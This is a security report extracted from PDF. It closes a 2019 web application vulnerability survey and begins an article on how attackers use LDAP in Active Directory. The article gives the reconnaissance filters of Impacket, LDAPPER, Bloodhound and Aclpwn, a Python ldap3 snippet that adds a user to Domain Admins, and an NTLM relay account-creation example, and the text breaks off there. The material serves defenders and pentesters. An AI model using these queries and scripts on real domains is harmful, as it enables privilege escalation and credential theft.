


Figure 7. Vulnerabilities related to Broken Authentication

Every third application in 2019 had Broken Access Control. Bypassing access restrictions usually leads to unsanctioned disclosure, modification, or destruction of data.

It is usually possible to minimize authentication and authorization vulnerabilities by following the Secure Software Development Lifecycle (SSDLC) during web application development.

In addition to the Top 10 2017 vulnerabilities, OWASP points out a number of flaws to check for ([bit.ly/2zKjAMs](https://bit.ly/2zKjAMs)). We found a third of web applications to be vulnerable to clickjacking (User Interface Misrepresentation of Critical Information, CWE-451). Another third were vulnerable to Cross-Site Request Forgery (CSRF). In a CSRF attack, the hacker uses specially crafted scripts to perform actions posing as a user logged in to a vulnerable web application.




Figure 8. Common vulnerabilities not in the OWASP Top 10 (percentage of applications)

## Threat analysis




Figure 9. Top 5 most common treats (percentage of applications)

Attacks on clients remained a threat for nine out of every ten applications in 2019, just like in 2018. Cross-Site Scripting (XSS) remains one important cause. Attackers can infect computers with malware, stage phishing attacks to grab credentials, say, and perform actions posing as the user.




Figure 10. Vulnerabilities allowing attacks against clients

Breaches of important information are the second-most pressing threat to site security. In almost half of all breaches (47%), personal data was at risk. User credentials figured prominently as well (31%). As we can see from our analysis of 2019 cybersecurity incidents (see page 18), information is the prime target of hackers when they target organizations.




Figure 11. Breaches of sensitive data

## Most dangerous threats

In 16 %

of web applications, it is possible to gain full control

Attacks on LAN resources are possible

in 8 %

of web applications

Our findings indicate that not all companies are currently prepared to ensure robust security of personal data.

In 16 percent of web applications, severe vulnerabilities allowed taking control of both the application and the server OS.

For instance, access to a web application can be used to inject a JavaScript sniffer into its code and attack site users. Sniffers can steal both credentials and personal data, as well as payment card information. Attacks with JavaScript sniffers were the most dangerous attacks on individuals in 2018–2019. Since sniffers are injected into code, it takes white-box security analysis to discover them.


In a targeted attack against a company, web application vulnerabilities can help with gathering data about the company's internal network, such as the structure of the network segments, ports, and services. In many cases, hackers can even access internal network resources and the confidential data stored there.

## White-box security assessment

In our experience, most site vulnerabilities are caused by errors in web application code. This is the main reason for providing testers with the source code for analysis, or else doing such analysis independently with a code analyzer as part of a Secure Software Development Lifecycle.

White-box security assessment is performed simultaneously by several specialists for maximum coverage and detection of as many vulnerabilities as possible. This work also includes manual and automated code analysis. Automated detection helps to speed up testing, but requires manual verification to rule out false positives. While manual methods take longer, the vulnerabilities detected will be real.

82%  
web application  
vulnerabilities in code



© Positive Technologies

Figure 12. Percentage of OWASP Top 10 vulnerabilities detected by white-box testing






---

## Conclusion


It's fair to say that the security of most web applications is still poor. Half of sites contain high-risk vulnerabilities. However, every year we see a steady decrease in the percentage of web applications with severe vulnerabilities. The average number of such vulnerabilities per application has fallen by a third compared to 2018. Another positive trend is that companies are taking security more seriously in not just public-facing web applications, but in their internal ones too.



Achieving and consistently maintaining high security of web applications is not an easy process. There are two ground rules, however:

- Fix any detected flaws as soon as possible.
- Make processes automatic wherever possible.

To follow these rules, companies should provide developers with training in secure development methods. Tools for automated source code analysis are a good complement to security analysis of web applications. Together, these will reduce the flaws and vulnerabilities arising in development. We also recommend preventive measures such as a web application firewall (WAF).



38  
web applications  
analyzed in 2019

## Client snapshot




Figure 13. Participant portrait




Figure 14. Development tools (percentage of applications)




Figure 15. Testing methods (percentage of applications)

# Almost all you need to know about **LDAP** in **Active Directory**

*Egor Podmokov*

*For more than 20 years, LDAP has played a special role in both administrator notes and the arsenal of hackers and pentesters. This article examines why this has happened and how to deal with it. Moreover, this article is going to answer the following questions:*

- *Why is LDAP so important?*
- *How is it used?*
- *How, and with what, does it get attacked?*
- *How can we catch attackers?*



# LDAP is...

We can start with a definition. The Lightweight Directory Access Protocol is a network protocol for directory service access that was created back in 1993. Although LDAP was created long ago, the functioning of any Active Directory infrastructure depends on it. It uses TCP transport, running on TCP port 389 by default. Initially, the protocol was called LDBP (Lightweight Directory Browsing Protocol), but later on it acquired the ability not only to view directories, but also to modify them. A directory is a database with all the information on the structure of a Windows domain, its users, groups, group policies, and their interconnections. LDAP allows domain administrators to operate on the database. The protocol supports four types of interaction with a directory: search, add, modify, and delete.

The main users of the protocol are administrators. There are many utilities, both GUI and console ones, allowing administrators to work with the directory service, search it for information, or make changes. On Windows, the most popular option is the GUI-based AD Explorer by Sysinternals; on Linux, the `ldapsearch` console service is most common.




Figure 1. Active Directory GUI view in AD Explorer

LDAP should also be on the minds of web application experts: it allows configuring authentication on a site for domain users or implementing single sign-on.

The protocol is of interest for hackers and pentesters mainly for reconnaissance. The reason is simple—once attackers break through the perimeter, they require only minimum privileges to gather data via LDAP. The victim is already a legitimate domain member who should have access to Active Directory. This means that attackers will not need to bother to bruteforce credentials. Even better for attackers, leveraging LDAP makes the reconnaissance process look as close to legitimate activity as possible.



## Reconnaissance tools

The many years of mass usage of Active Directory have resulted in an impressively large set of tools for gathering data within a domain. New tools still appear with some regularity. All of them use LDAP search queries. They range from the well-known Impacket to the more recent Bloodhound. Here we will consider a few of them one by one.

### Impacket

This is one of the oldest hacking tools that is still used today. Impacket<sup>1</sup> consists of ready-made exploits and libraries providing basic features for working with various protocols. For LDAP, it contains the `impacket/ldap` library. This library forms the basis of three reconnaissance scripts: `GetUserSPNs.py`, `GetNPUsers.py`, and `GetADUsers.py`. The first of these allows obtaining tickets signed by a ticket-issuing account and bruteforcing the account's password (so-called Kerberoasting). The second script obtains account names without pre-authentication (which helps protect against brute-force attacks, [bit.ly/2wB1Vp7](https://bit.ly/2wB1Vp7)). And the third enumerates domain users. How do all these scripts work?

`GetUserSPNs` utilizes a query of several keywords to search for information:

```
Filter: (&(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512))
(! (UserAccountControl:1.2.840.113556.1.4.803:=2))) (! (objectCategory=computer)))

Attributes:
servicePrincipalName, sAMAccountName, pwdLastSet, Memberof, userAccountControl,
lastLogon
```

The keyword `servicePrincipalName` specifies search for any objects with the SPN attribute (unique identifier of a domain service); `objectCategory` eliminates the accounts of domain computers from results; and `userAccountControl` allows singling out normal user accounts (with flag 512) and searching them for enabled accounts only (`!=2`). The query also contains the `Attributes` field for listing parameters of the objects to find. Thus the filter allows obtaining domain service names.

`GetNPUsers` uses a similar query. In this case, `UserAccountControl` even helps with finding the necessary accounts that have pre-authentication disabled (via flag 4194304). Once obtained, these accounts are leveraged by attackers for local brute-force attacks.

```
Filter:
(&(&(UserAccountControl:1.2.840.113556.1.4.803:=4194304) (! (UserAccountControl:1.2.840.113556.1.4.803:=2))) (! (objectCategory=computer)))

Attributes:
sAMAccountName, pwdLastSet, Memberof, userAccountControl, lastLogon
```

`GetADUsers` allows finding all objects with the "user" category:

```
Filter:
(&(sAMAccountName=*)(objectCategory=user))

Attributes:
sAMAccountName, pwdLastSet, mail, lastLogon
```

1. [github.com/SecureAuthCorp/impacket](https://github.com/SecureAuthCorp/impacket)

## LDAPPER

LDAPPER<sup>2</sup> is a recently created tool meant to replace the older ldapsearch due to the latter's many complications. The tool has 14 popular built-in queries to make life easier for security researchers. It also has the ability to send custom queries.

```
Custom Searches:
1) Get all users
  1.1) Get specific user (You will be prompted for the username)
2) Get all groups (and their members)
  2.1) Get specific group (You will be prompted for the group name)
3) Get all printers
4) Get all computers
  4.1) Get specific computer (You will be prompted for the computer name)
5) Get Domain/Enterprise Administrators
6) Get Domain Trusts
7) Search for Unconstrained SPN Delegations (Potential Priv-Esc)
8) Search for Accounts where PreAuth is not required. (ASREPROAST)
9) Search for User SPNs (KRB5C2F)
  9.1) Search for specific User SPN (You will be prompted for the User Principle Name)
10) Show All LAPS LA Passwords (that you can see)
  10.1) Search for specific Workstation LAPS Password (You will be prompted for the Workstation Name)
*11) Search for common plaintext password attributes (UserPassword, UnixUserPassword, unicodePwd, and msSFU30Password)
12) Show All Quest Two-Factor Seeds (if you have access)
13) Oracle "orclCommonAttribute" SSO password hash
*14) Oracle "userPassword" SSO password hash
```

Figure 2. LDAPPER search options

Some of the built-in queries are interesting. The following query allows obtaining accounts for which unconstrained delegation is enabled. Such entries include a unique flag TRUSTED\_FOR\_DELEGATION in the userAccountControl attribute. The flag has a decimal value and can be used for identification of such entries. The flags are of interest to attackers because of the potential for privilege escalation on infrastructure.<sup>3</sup> The resulting query with a filter is the following:

```
(userAccountControl:1.2.840.113556.1.4.803:= 524288)
```

Sometimes, without any thought to security at all, Active Directory contains cleartext passwords. To find them, LDAPPER has a specific query. The filter field of the query contains keywords:

```
((|(|(UserPassword=*)(UnixUserPassword=*)(UnicodePwd=*)))(msSFU30Password=*))
```

The tool allows even more interesting scenarios. One of them involves Oracle. In some cases, software such as Oracle Database allows implementing Active Directory authentication (bit.ly/2vOQRV5). Active Directory stores a user object with the attribute orclCommonAttribute. The attribute contains the user password hash. When the user tries to authenticate, Oracle Database contacts the domain controller to check the password hash obtained from the user. If the hash equals the one stored inside Active Directory in the orclCommonAttribute attribute field, authentication is successful.

With the user password hash, it is possible to learn the password by means of brute force or pass-the-hash attacks. To search for a user account by this attribute, LDAPPER provides a ready-made query with a filter:

```
(&(objectcategory=user)(orclCommonAttribute=*))
```

2. [github.com/shellster/LDAPPER](https://github.com/shellster/LDAPPER)

3. Details are available in the presentation of the author at PHDays 9: "Abusing delegation mechanisms for domain dominance" (bit.ly/31dBwc7)

## Bloodhound

Bloodhound is a versatile tool for reconnaissance in Active Directory for obtaining data and also visualizing the results as a graph. This helps to identify hidden interconnections inside Active Directory and choose the perfect targets for further attack development.




Figure 3. Visualization in Bloodhound



The queries for finding such targets are of particular interest. These queries include ones for finding all users and computers, with filters as follows:

```
(objectclass=computer)
(|(SamAccountType=805306368)(SamAccountType=805306369)(objectclass=organizationalUnit))
(userAccountControl:1.2.840.113556.1.4.803:=8192)
```

The first query is intuitive, but the second and third queries less so. The SamAccountType attribute contains the data on the domain account type; 805306368 refers to users and 805306369 refers to computers. The organizationalUnit class is responsible for enumeration of all unit classes. Flag 8192 in the userAccountControl attribute refers to domain controllers. Bloodhound has a wide range of application, with the ability to obtain almost all information that one could want at the reconnaissance stage.

## Post-exploitation tools

All the tools discussed so far are for reconnaissance. However, LDAP can be used to modify information, not only search for it. The operations add, modify, and delete are useful for this purpose. Many pentesters forget about these abilities of LDAP. The reason is that such operations usually require extensive privileges, due to which there are always less complicated methods. Nevertheless, post-exploitation via LDAP is sometimes encountered. The simplest way to escalate privileges is to add the user to a privileged group. This can be achieved by the Python library ldap3 with a few lines:

```
import ldap3
from ldap3.extend.microsoft.addMemberToGroups import ad_add_members_to_groups
user_to_modify = "<domain\username>"
pass_of_user_to_modify = "<password>"
user_to_add = "CN=hacked_user,CN=Users,DC=<your_dc>"
group_to_add = "CN=Domain Admins,CN=Users,DC=<your_dc>"
server = ldap3.Server("<your_dc>")
conn = ldap3.Connection(server,user= user_to_modify,password=
pass_of_user_to_modify)
conn.bind()
ad_add_members_to_groups(conn,user_to_add,group_to_add)
```



The important parameters of the modify query, which changes membership in a group, are: the name of the object to be changed (CN=Domain Admins...), the operation to perform (modify), and the attribute value (the distinguished name of the user to be added):




Figure 4. LDAP query for adding a user to a group

The script above is quite simple and effective, but will not actually run successfully every time. For example, a user might not have enough privileges to change membership in a group. Such problems are successfully solved by ready-made tools.

## Aclpwn

One such tool is Aclpwn, which was designed to work together with Bloodhound. The Access Control List (ACL) in Active Directory is a list of access control entries (ACEs) defining which objects can access other objects. An ACL can be configured for a specific object or a group of objects. Aclpwn obtains a list of entries and then analyzes their parameters against the data previously obtained by Bloodhound. As a result, the tool identifies a chain of actions that allows adding the current user to a privileged group, adds the user, and checks the result.

```
PS C:\Users\user01\Desktop> .\Invoke-ACLPwn.ps1 -SharpHoundLocation .\SharpHound111.exe -NoDCSync
[*] Integrated login, using account 'user01'
[*] Checking if we can bind to AD...
[*] Successfully bound to AD with supplied info.
[*] Finding primary DC...
[*] Found PDC 'DC.contoso.local'
[*] Finding Naming context for Configuration and Schema stores partitions...
[*] Found configstore: CN=Configuration,DC=contoso,DC=local
[*] Found schemastore: CN=Schema,CN=Configuration,DC=contoso,DC=local
[*] Retrieving groupmembership for user user01...
```

Figure 5. Aclpwn in action

As such, Aclpwn LDAP queries can be divided into two stages: reconnaissance and data modification. At the first stage, the tool performs several unique queries with filters:

```
(&(|(objectClass=group)(objectClass=user))(|(sAMAccountName=<name>)(userPrincipalName=<name>))
(&(objectClass=user)(|(name=<name>)(sAMAccountName=<name>)(userPrincipalName=<name>)))
```

These help to obtain object attributes by name (<name>). After information is gathered and analyzed, the tool sends a modify query to add the user to a group.

## Impacket NTLM relay and ldapattack

But what if the attacker does not have sufficient privileges to add the user to a privileged group? In that case, Aclpwn won't find any chains. A relay attack could solve the problem if the domain has traffic signing disabled. Impacket has several ways of conducting such an attack via its NTLM relay module. For handling the payload via LDAP, Impacket uses the ldapattack module. In essence, the attacker captures an NTLM hash in monitoring mode and places it in a network packet with LDAP authentication. As its payload, ldapattack can create an account of a user or a computer in a domain, add the user to a group, or modify the ACL of an object inside Active Directory.

The tool creates an account of a user or computer in a domain via the add command, which (as the name implies) adds an entry in Active Directory.

```

v Lightweight Directory Access Protocol
  v LDAPMessage addRequest(4) "CN=pwner,CN=Users,DC=contoso,DC=local"
    messageID: 4
    v protocolOp: addRequest (8)
      v addRequest
        entry: CN=pwner,CN=Users,DC=contoso,DC=local
        v attributes: 6 items
          > AttributeList item givenName
          > AttributeList item displayName
          > AttributeList item userPrincipalName
          > AttributeList item sAMAccountName
          > AttributeList item userPassword
          v AttributeList item objectClass
            type: objectClass
            v vals: 2 items
              AttributeValue: person
              AttributeValue: user
